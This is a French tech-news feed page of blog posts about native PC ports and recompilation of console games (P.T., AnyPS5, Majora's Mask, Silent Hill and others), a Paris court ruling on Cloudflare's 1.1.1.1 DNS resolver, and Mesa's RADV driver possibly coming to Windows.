❌

Vue normale

Il y a de nouveaux articles disponibles, cliquez pour rafraîchir la page.
Hier — 11 octobre 2026informatique général
  • ✇Korben
  • P.T. - Le couloir de Kojima en natif sur Windows et Linux
    Le P.T. de Kojima, ce "playable teaser" de Silent Hills que Konami a retiré du PlayStation Store en 2015, a maintenant un portage natif pour Windows et Linux et c'est signé Lorean Xavier. Pour ceux qui ne connaissent pas ce jeu, P.T. est sorti gratuitement sur PS4 en août 2014, sous le nom d'un studio qui n'existait pas, 7780s Studio. On y parcourt un couloir en L qui tourne en boucle, en marchant et en zoomant, pendant que Lisa, un fantôme, nous traque. Et si elle nous attrape, eh bien la boucl

P.T. - Le couloir de Kojima en natif sur Windows et Linux

Par : Korben ✨
9 octobre 2026 à 10:27

Le P.T. de Kojima, ce "playable teaser" de Silent Hills que Konami a retiré du PlayStation Store en 2015, a maintenant un portage natif pour Windows et Linux et c'est signé Lorean Xavier.

Pour ceux qui ne connaissent pas ce jeu, P.T. est sorti gratuitement sur PS4 en août 2014, sous le nom d'un studio qui n'existait pas, 7780s Studio. On y parcourt un couloir en L qui tourne en boucle, en marchant et en zoomant, pendant que Lisa, un fantôme, nous traque. Et si elle nous attrape, eh bien la boucle infernale recommence encore et encore... Et bien sûr, ce maudit couloir change à chaque tour réussi !

Ensuite, une fois la dernière énigme résolue, on avait droit à un trailer annonçant Silent Hills, réalisé par Hideo Kojima et Guillermo del Toro avec Norman Reedus dans le rôle principal. Le vrai jeu a ensuite été malheureusement annulé, et P.T. n'a survécu depuis uniquement sur les PS4 qui l'avaient conservé ou via l'émulation.

Ce clic autorise une connexion à Google : adresse IP transmise et traceurs possibles. En savoir plus Voir cette vidéo sur YouTube

Mais c'était sans compter sur Lorean qui l'a recompilé pour en faire un portage natif, comme celui d'Animal Crossing dont je vous parlais en juillet. La logique du jeu a été intégralement reconstruite en C++ à partir du comportement de l'original et le rendu tourne sur Vulkan, alors que les niveaux, les modèles, les textures, les sons et les cinématiques, eux, sont lus lors de l'exécution à l'aide de votre propre copie PS4 (ce qui évite de diffuser du contenu sous copyright donc).

Tout ce que le portage ajoute est désactivé ou calé sur l'original par défaut. On y retrouve donc des upscalers (FSR 3.1 et XeSS sur n'importe quel GPU récent, DLSS 4.5 sur GeForce RTX, sous Windows seulement), un mode photo sur F7 et un dossier de mods qui accepte des scripts Lua.

Côté fidélité, Lance McDonald, le dataminer qui avait fouillé P.T. à l'époque, y voit, autant qu'il puisse en juger, un portage 1:1 de toute la base de code, qui reproduit tous les comportements non documentés qu'il connaît. Et bien sûr, même si le dev de ce portage a dû gérer l'archi du code de A à Z, c'est l'IA qui s'est occupée du dev et du debugging.

Bref, comme je vous le disais, ce portage ne contient aucun fichier de Konami, donc c'est à vous de fournir le jeu. Il vous faudra donc un dossier dump sorti de votre console (ou d'une archive en ligne si vous êtes un affreux criminel ^^), ou un faux PKG fabriqué à partir de ce dump. Un PKG du store ne marchera pas par contre puisqu'il est chiffré pour la console qui le possède. Et bien sûr, seule la version américaine (CUSA01127) a été testée. A tester donc avec les versions européenne et japonaise pour voir si ça passe.

Côté machine, il vous faudra à minima un Windows 10 ou 11 en 64 bits, ou un Linux x86-64 avec glibc 2.38 minimum (Ubuntu 24.04, Debian 13, Fedora 39, Arch ou SteamOS ça passe.), ainsi qu'un GPU compatible Vulkan 1.3. Sur Steam Deck, l'installation se fera depuis le mode bureau, puis faudra ajouter le jeu comme jeu non-Steam.

De son côté, macOS est annoncé pour la 1.0.2, mais ses paquets ne sont pas encore téléchargeables (faudra compiler les amis !). Pour le reste, les menus et les sous-titres sont disponibles en français, mais les voix restent en anglais, et le passage où le jeu a besoin de votre micro peut être joué au clavier quand même, si vous n'avez pas le matos.

Voilà... Je ne m'en souvenais pas, mais en faisant mes recherches, j'ai appris que ce n'est pas la première tentative de portage de P.T. sur PC. Il y a eu un remake de Qimsar, fan de 17 ans, qui est sorti gratos en juillet 2018 et malheureusement, Konami l'a fait fermer quelques jours plus tard pour des raisons légales, tout en lui proposant un stage (beaux joueurs quand même).

On verra à quelle sauce ce projet sous licence MIT se fera manger ou pas.

Sachez que si vous avez déjà votre copie de P.T. sous la main, les installeurs Windows et Linux sont sur la page Releases du dépôt GitHub !

Source : PC Gamer

  • ✇Korben
  • Canal+ perd face à Cloudflare - 1.1.1.1 reste sans filtre
    Canal+ réclamait tout de même 50 000 euros par jour et par site "pirate" encore accessible, et il repart sans rien. Le 17 septembre dernier, le tribunal judiciaire de Paris a rejeté les astreintes demandées contre Cloudflare dans deux dossiers, l'un sur la Formule 1, l'autre sur le MotoGP, ainsi que les 20 000 euros de frais de justice qu'il réclamait en plus. En avril, ce même tribunal avait tout de même ordonné à Cloudflare de bloquer 21 domaines de streaming F1 et 16 de MotoGP "par tout moyen

Canal+ perd face à Cloudflare - 1.1.1.1 reste sans filtre

Par : Korben ✨
9 octobre 2026 à 08:25

Canal+ réclamait tout de même 50 000 euros par jour et par site "pirate" encore accessible, et il repart sans rien. Le 17 septembre dernier, le tribunal judiciaire de Paris a rejeté les astreintes demandées contre Cloudflare dans deux dossiers, l'un sur la Formule 1, l'autre sur le MotoGP, ainsi que les 20 000 euros de frais de justice qu'il réclamait en plus.

En avril, ce même tribunal avait tout de même ordonné à Cloudflare de bloquer 21 domaines de streaming F1 et 16 de MotoGP "par tout moyen efficace". Et Cloudflare a choisi le sien : un blocage sur son CDN, pour les sites qui passent par son réseau, et aucun filtrage sur son résolveur DNS public 1.1.1.1. Pas de DNS menteur ou censuré donc... mais Canal+ y voyait un contournement délibéré, puisque seuls 3 domaines sur 21 auraient été bloqués côté F1 (et 3 sur 16 côté MotoGP), dont deux sont revenus en ligne la semaine suivante via un autre CDN ou un site miroir.

Mais le tribunal n'a pas suivi. Selon lui, un intermédiaire technique a une obligation de moyens mais pas de résultat, comme le précise l'arrêt UPC Telekabel de la Cour de justice de l'Union européenne. Cela veut donc dire que Cloudflare ne peut pas être tenu responsable quand un site change de CDN. C'est donc à Canal+ d'aller voir le nouvel intermédiaire et de signaler les miroirs à l'Arcom.

Alors, est-ce que 1.1.1.1 filtre des sites en France ?

Eh bien non les amis, et ça se vérifie très facilement en quelques secondes. Depuis ma connexion bien française, le résolveur de Google (8.8.8.8) refuse de résoudre les domaines de la liste "Premier League" ordonnée en juillet, avec un message qui invoque "une injonction judiciaire ou toute autre mesure administrative de blocage visant FR".

Alors que le 1.1.1.1 de Cloudflare, lui, répond normalement pour les sites encore en ligne. D'ailleurs Cloudflare le confirme bien dans son rapport de transparence du second semestre 2025 : Aucun contenu n'a jamais été bloqué via 1.1.1.1, car un blocage sur un résolveur public mondial s'appliquerait à tous ses utilisateurs, où qu'ils se trouvent.

Après ça ne veut pas dire que changer de DNS suffira à tout débloquer puisque le géoblocage que Cloudflare applique côté CDN limite l'accès au site lui-même depuis la France. Donc passer par 1.1.1.1 n'y changera rien, un site bloqué sur le CDN de Cloudflare ne sera pas accessible via leurs serveurs DNS. Mais par contre, les sites qui passent entre les mailles, ce sont tous les sites hébergés ailleurs que chez Cloudflare, que les FAI bloquent chacun de leur côté, en faisant "mentir" leurs propres résolveurs DNS.

Reste que ce jugement n'a rien d'une carte blanche... Quand Cloudflare explique que l'architecture de son DNS public ne permet pas d'implémenter un blocage, le tribunal se contente d'écrire qu'il "allègue". Mais en réalité, la cour d'appel de Paris avait jugé en mars dernier que le blocage DNS était tout à fait faisable. Et en juillet, dans un dossier sur des médias russes sous sanctions européennes, le Conseil d'État avait relevé que Cloudflare propose déjà gratuitement un résolveur capable de bloquer les logiciels malveillants et les contenus pour adultes...

Voilà, donc comme les ordonnances signées le 17 juillet pour la Premier League et la Ligue des champions visaient nommément le résolveur, le CDN et le reverse proxy de Cloudflare, et qu'elle laissait à l'entreprise américaine le choix des moyens techniques, la messe est dite. Et on n'oublie pas non plus que de son côté, Quad9, la fondation suisse qui ne bloque aucun des domaines visés par beIN Sports, est également sous pression de la part de la chaine de sport qui lui réclame 10 000 euros par jour et par domaine pirate accessible. La décision est attendue d'ici la fin du mois...

Dans tous les cas, si vous êtes sur 1.1.1.1, rien ne bouge pour l'instant... mais ça tient moins à Cloudflare qu'à la façon dont les prochaines ordonnances seront rédigées... On verra bien.

Source : TorrentFreak

À partir d’avant-hierinformatique général
  • ✇Korben
  • AnyPS5 - En route pour la recompilation de jeux PS5
    Une PS5, au fond, c'est juste un PC comme les autres. Elle a un processeur AMD x86-64 (c'est du Zen 2, en gros un Ryzen) ainsi qu'une puce graphique RDNA 2, ce qui est grosso merdo la même came que ce qu'il y a dans votre tour de gamer. Et pour ça que le pari d' AnyPS5 est possible ! L'objectif de ce projet c'est qu'au lieu de lancer un n-ième émulateur qui "imite" la console pendant que vous jouez, l'outil prend le code binaire d'un jeu PS5, le décompile et le recompile intégrale

AnyPS5 - En route pour la recompilation de jeux PS5

Par : Korben ✨
8 octobre 2026 à 10:48

Une PS5, au fond, c'est juste un PC comme les autres. Elle a un processeur AMD x86-64 (c'est du Zen 2, en gros un Ryzen) ainsi qu'une puce graphique RDNA 2, ce qui est grosso merdo la même came que ce qu'il y a dans votre tour de gamer.

Et pour ça que le pari d' AnyPS5 est possible ! L'objectif de ce projet c'est qu'au lieu de lancer un n-ième émulateur qui "imite" la console pendant que vous jouez, l'outil prend le code binaire d'un jeu PS5, le décompile et le recompile intégralement sous la forme d'un vrai programme Linux ou Windows, que votre système peut ensuite lancer comme n'importe quel autre.

Pour y parvenir, ce projet repose sur 2 briques. D'abord il y a un "relinker", qui lit l'exécutable du jeu et le reconstruit au format natif de la cible, c'est à dire ELF pour Linux ou PE pour Windows. Mais comme le jeu continue d'appeler des fonctions système PS5 que votre PC ne connait pas, AnyPS5 réimplémente les bibliothèques de Sony, libc, libkernel et toute la famille libSce, en bibliothèques dynamiques que le chargeur de votre OS peut alors lier au programme converti.

Résultat, le jeu tourne comme un processus normal, sans runtime à part... C'est beau non ?

Mais tout n'est pas réécrit d'avance pour autant puisque côté graphique, le jeu envoie ses files de commandes comme s'il causait à la puce AMD de la console, et c'est donc la version maison du projet de libSceAgcDriver qui les interprète pendant l'exécution. Les shaders RDNA, eux, sont recompilés en SPIR-V pour Vulkan quand le jeu les demande, puis rangés dans un cache sur le disque pour les lancements suivants. Donc ça veut dire que certes, le code processeur tourne en natif, mais la partie GPU, elle, est traduite à la volée.

La conversion elle-même, après c'est juste une ligne de commande. Vous indiquez l'exécutable du jeu et son dossier sce_module côte à côte, et vous choisissez le nom du binaire cible (le .exe quoi) :

relinker source/input.elf app.elf
relinker --windows source/input.elf app.exe

Sur un processeur Intel, ajoutez le paramètre --to-intel, qui convertira les instructions propres aux puces AMD qu'il connaît.

Et quand le jeu touche à quelque chose que le projet ne gère pas encore, AnyPS5 lève une exception, en affiche la raison dans le terminal et le processus s'arrête. Ça veut dire qu'un jeu qui boote n'est pas forcément un jeu auquel vous pourrez jouer jusqu'au bout.

Et justement, qu'est-ce qui va jusqu'au bout ?

Hé bien la liste de compatibilité officielle est trèèès courte puisqu'elle ne contient qu'un seul jeu : Dreaming Sarah. C'est un jeu de plateforme 2D sorti sur Steam en 2015 et vendu moins de 5 € (1,49 € en promo au moment où j'écris).

Sous Windows, après recompilation, il est noté "in game, playable", à 60 images par seconde sur une GTX 1050 Ti et 36 sur une puce Intel HD 620 et sous Linux, on ne connait pas encore les stats même si l'ELF Linux a été généré.

Bien sûr, comme toujours avec ces projets de recompilation ou d'émulation, aucun firmware, ni jeu, ni clé n'est fourni. Et comme vous le savez, pour déchiffrer un jeu et l'extraire, il faut un exploit du firmware en cours, autrement dit une console débridée. Donc ça limite un peu les ambitions de pas mal de monde. Mais ça n'en reste pas moins possible pour qui a un peu de volonté (et une PS5 jailbreakée).

Sachez que ce projet AnyPS5 nécessite une carte graphique Vulkan 1.1, que les manettes Xbox ou PlayStation reconnues par SDL fonctionnent avec sticks et gâchettes analogiques, et que le clavier se remappe sans souci dans un fichier anyps5-input.ini que vous devez éditer.

Voilà... Les émulateurs PS5 dont je vous ai parlé, recréent la console autour du jeu alors qu'AnyPS5 tente de recréer le jeu pour n'importe quelle machine. On verra qui y parvient massivement en premier, mais en tout cas, la course à l'émancipation de la PS5 et de ses jeux est lancée !

Source : AnyPS5

  • ✇Korben
  • The Legend of Zelda: Majora's Mask enfin en version européenne sur PC et Android
    Vous le savez, The Legend of Zelda: Majora's Mask existe en version européenne, avec une ROM PAL 1.1 qui embarque 4 langues (anglais, français, allemand et espagnol), mais 2Ship2Harkinian , le portage PC du jeu dont je vous ai déjà parlé, ne reconnaît que les 2 versions américaines. C'est pour cela qu'un fork non officiel a décidé de lever cette limite en permettant une lecture de la ROM version PAL 1.1 directement depuis Windows, Linux et Android ! Bien sûr, le fork garde le supp

The Legend of Zelda: Majora's Mask enfin en version européenne sur PC et Android

Par : Korben ✨
7 octobre 2026 à 06:54

Vous le savez, The Legend of Zelda: Majora's Mask existe en version européenne, avec une ROM PAL 1.1 qui embarque 4 langues (anglais, français, allemand et espagnol), mais 2Ship2Harkinian , le portage PC du jeu dont je vous ai déjà parlé, ne reconnaît que les 2 versions américaines.

C'est pour cela qu'un fork non officiel a décidé de lever cette limite en permettant une lecture de la ROM version PAL 1.1 directement depuis Windows, Linux et Android !

Bien sûr, le fork garde le support des ROM américaines, et comme toujours pour ne pas tomber dans le piratage, il faudra au premier lancement du jeu, désigner l'emplacement de votre ROM à vous (que vous devrez avoir normalement rippé vous-même depuis votre propre version pour rester dans les clous plutôt que dans choper une sur un site random ^^). Ensuite, le jeu génèrera localement son fichier de données (mm.o2r), et les lancements suivants démarreront directement dans le jeu.

Le menu Options sur Android, avec le français sélectionné parmi les quatre langues de la ROM PAL 1.1 (capture fournie par l'auteur du fork)

Sous Windows, il faut donc décompresser le ZIP et lancer 2ship.exe, en gardant 2ship.o2r à côté. Sous Linux, c'est une archive et un exécutable 2s2h.elf, avec le même fichier à ses côtés. Sur Android, il faut l'APK (ARM64 uniquement, Android 7 et OpenGL ES 3.0 minimum), et la version mobile ajoute des commandes tactiles qu'on peut masquer, un menu redimensionnable et un dossier de données déplaçable sur carte SD.

Pas de build macOS, en revanche, alors que le projet d'origine en propose un et ça, c'est un méga snif pour moi.

Alex, l'auteur de ce fork a aussi ouvert une demande de fusion chez 2Ship pour intégrer tout ça au projet d'origine, j'espère que ça passera.

Et après, peut-être qu'il pourra s'attaquer à Zelda 64 Recompiled , l'autre portage de Majora's Mask dont je vous ai parlé, car lui aussi n'accepte que la ROM américaine..

À récupérer sur la page des releases du fork .

  • ✇Korben
  • 10 projets RECOMP qui sortent vos vieux jeux de leur console
    Saviez-vous que Silent Hill, premier du nom, peut aujourd'hui être terminé sur PC, en grand écran et sans émulateur ? Et oui, c'est possible parce que le jeu est compilable directement pour votre machine à partir du code source obtenu à partir d'un gros travail de reverse engineering. Et ce genre de portage n'est plus un cas isolé du tout. Depuis Zelda 64 recompilé , la scène RECOMP a franchement explosé, au point qu'on ne sait plus trop où donner de la tête. Il y a des portages q

10 projets RECOMP qui sortent vos vieux jeux de leur console

Par : Korben ✨
22 septembre 2026 à 09:23

Saviez-vous que Silent Hill, premier du nom, peut aujourd'hui être terminé sur PC, en grand écran et sans émulateur ? Et oui, c'est possible parce que le jeu est compilable directement pour votre machine à partir du code source obtenu à partir d'un gros travail de reverse engineering.

Et ce genre de portage n'est plus un cas isolé du tout. Depuis Zelda 64 recompilé , la scène RECOMP a franchement explosé, au point qu'on ne sait plus trop où donner de la tête. Il y a des portages qui sont très complets et fonctionnels du début à la fin, et puis des projets en cours qui sont à moitié finis, qui plantent, etc.

Alors j'ai fait mes recherches et aujourd'hui, je vous présente 10 projets de recompilation qui valent le coup ! Je commence donc par les deux qui se jouent pour de vrai.

Le port PC de Silent Hill , donc, pour commencer. Dans ce portage, chaque carte, chaque boss, chaque cinématique et chaque fin fonctionnent, et vous pouvez boucler le jeu aujourd'hui si vous le voulez. Vous récupérez au passage la 16:9, la correction de perspective PGXP, des caméras alternatives et un gestionnaire de mods, et les disques PAL français sont reconnus tout seuls. Je précise aussi que la décompilation PSX en dessous est un travail communautaire de longue haleine, mais que le portage, lui, est assisté par IA (avec Claude Opus 4.6 et 4.7).

Le launcher du port PC, réglé en 1920x1080 avec PGXP activé et la limite de FPS à zéro

Dans la même catégorie, il y a Golden Balloon qui ressuscite ce que son dépôt appelle sobrement le kart racer Nintendo 64 de 1997. Pas d'émulateur là non plus mais un jeu compilé pour votre machine, qui lit votre ROM en local, sans jamais l'envoyer nulle part. Vous pouvez même jouer directement dans le navigateur à 2 ou 4 joueurs en écran partagé ou en multijoueur directement en ligne (ça c'est en bêta).

La page du portage : le jeu compilé pour votre processeur, affiché en WebGPU, et rien à installer

Après, il y a d'autres projets qui démarrent plutôt bien même s'ils sont encore en chantier.

Je pense à Party Board qui en est le meilleur exemple. En gros, c'est Mario Party 4 porté sur Windows, Linux, macOS, Android et iOS, avec un mode en ligne à deux. Tout n'est pas parfait, c'est un work in progress, mais ça progresse assez vite, donc je pense que c'est un projet à suivre si vous aimez Mario Party.

Party Board sur GitHub : le dernier commit remonte à l'heure qui précède la capture

De son côté, DKC1Recomp s'attaque à Donkey Kong Country sur Super Nintendo, et son statut affiché est "playable bring-up". Ça veut dire que ça démarre, ça se joue, mais on en est aux toutes premières versions. La totalité du code du jeu est générée statiquement et ça peut tourner sous Windows, macOS et même via une app iPhone et iPad native. Par contre, comme d'hab', il vous faut la ROM.

Notez que Snesrecomp apparaît en sous-module dans l'arborescence de DKC1Recomp

Lost Odyssey Recomp est sans doute le plus ambitieux du lot puisqu'il s'agit d'un très gros jeu Xbox 360 traduit depuis son binaire PowerPC vers du natif, en Direct3D 12 ou Vulkan. D'après ses auteurs, les zones d'ouverture et quelques scènes sont testées, mais pas encore une partie complète, et il reste des soucis de rendu et de stabilité. La dernière version embarque quand même un pack de shaders qui vous évite leur compilation au premier lancement.

La ville industrielle de Lost Odyssey, avec sa minimap de navigation en haut à droite

Viennent ensuite les outils, ceux qui fabriquent les portages plutôt que de les livrer...

On a d'abord RecompOne qui recompile statiquement les exécutables PlayStation 1 vers du C# et fournit la couche qui rejoue le matériel de la console. Pas besoin de BIOS ni du moindre fichier Sony, vos fichiers de jeu suffisent. Le projet est fait par des humains, et aucune contribution écrite par une IA ne sera acceptée, et l'auteur explique qu'il ne fera la promotion d'aucun portage produit de cette façon.

L'IA c'est la vraie ligne de fracture de la scène en ce moment...

RecompOne et son logo aux couleurs de la PlayStation, publié sous licence MIT

DolRecomp fait la même chose pour la GameCube et la Wii. Il sait extraire un disque GameCube tout seul, et s'appuie sur Wiimms ISO Tool pour les images Wii, qu'il vous propose d'installer au passage. Sa grosse limite, c'est qu'il ne traduit que le processeur. En effet, tout le runtime autour, il faut l'apporter, ou partir du modèle que fournit ModernGekko. Autant dire que c'est un outil de bricoleur et pas un bouton "portage".

Luigi's Mansion qui tourne dans une fenêtre Windows sobrement nommée MansionRecomp

ps3recomp de son côté vise la machine la plus tordue de la liste, le Cell de la PlayStation 3, avec un objectif simple : transformer un binaire PS3 en exécutable natif sans passer par l'émulation. Et face à l'émulateur RPCS3 , l'argument n'est pas la compatibilité mais la performance native, et évidemment, un code C++ nettement plus facile à modder.

Chez ps3recomp, la toute première version publiée s'appelait Hello, Cell

Le neuvième outil, spoiler alert, c'est le mien. Ça s'appelle KOMPOTE et c'est un recompilateur universel de ROMs. Je bosse dessus depuis trois ou quatre mois et il permet de recompiler des ROMs Game Boy dans toutes ses déclinaisons, NES, Super NES, les consoles Sega, la Lynx, la Nintendo 64, la Neo Geo, le Commodore 64. Vous glissez une ROM dessus, ça vous sort un exécutable natif, ou une version WebAssembly pour jouer depuis une page web.

C'est une bêta réservée aux Patreons pour l'instant, dispo sous macOS, Windows et Linux et comme pour les autres projets de ce type, ça n'embarque aucun code propriétaire. J'y ai également intégré des petites fonctionnalités sympas sur l'affichage (effets VHS, GB color...etc), l'amélioration du son, les sauvegardes automatiques, du rewind, une API pour pouvoir piloter les jeux avec un TAS, le support des codes Game Genie et j'en passe...

Et puis il y a surtout CubeShelf , qui est le premier signe que tout ça commence à s'organiser. C'est un gestionnaire de bibliothèque GameCube qui installe et met à jour les runtimes de plusieurs jeux portés d'un coup... Mario Party 4, Soulcalibur II, Super Mario Strikers... etc. Ça prépare vos images disque et gère les mods GameBanana .

La page du projet CubeSelf

Voilà, donc comme je vous le disais, aucun de ces projets ne contient le moindre fichier de jeu. C'est à vous d'amener votre propre ROM ou votre image disque, et parfois même le BIOS de la machine en plus, sinon rien ne se lancera ou ne se recompilera. Et ensuite, une fois que vous aurez une version recompilée de votre jeu préféré, vous pourrez y jouer depuis votre ordinateur comme bon vous semble, sans devoir passer par un émulateur ou la console d'origine.

Bref, si vous ne deviez en essayer qu'un aujourd'hui, prenez Silent Hill ! C'est vraiment un super portage !!

  • ✇LinuxFr.org : les dépêches
  • Le pilote open-source Vulkan pour AMD “RADV” de chez Mesa bientôt disponible sous Windows ?
    Nous en avions parlé en mars dans l’article « AMD mise tout sur RADV » : Maintenant qu’AMD a remplacé son pilote graphique AMDVLK sous Linux par le pilote RADV de chez Mesa, il est techniquement possible de faire de même sous Windows, unifiant les solutions graphiques sur un pilote libre quel que soit le système… RADV est le pilote graphique libre fournissant la prise en charge de l’accélération 3D via Vulkan sous Linux. Il est développé communautairement chez Mesa. Et cette fois-ci, c’est Val

Le pilote open-source Vulkan pour AMD “RADV” de chez Mesa bientôt disponible sous Windows ?

Nous en avions parlé en mars dans l’article « AMD mise tout sur RADV » : Maintenant qu’AMD a remplacé son pilote graphique AMDVLK sous Linux par le pilote RADV de chez Mesa, il est techniquement possible de faire de même sous Windows, unifiant les solutions graphiques sur un pilote libre quel que soit le système…

RADV est le pilote graphique libre fournissant la prise en charge de l’accélération 3D via Vulkan sous Linux. Il est développé communautairement chez Mesa.

Et cette fois-ci, c’est Valve qui mise tout sur RADV : l’éditeur de la plate-forme de jeu vidéo Steam finance des travaux explorant la faisabilité de RADV sous Windows !


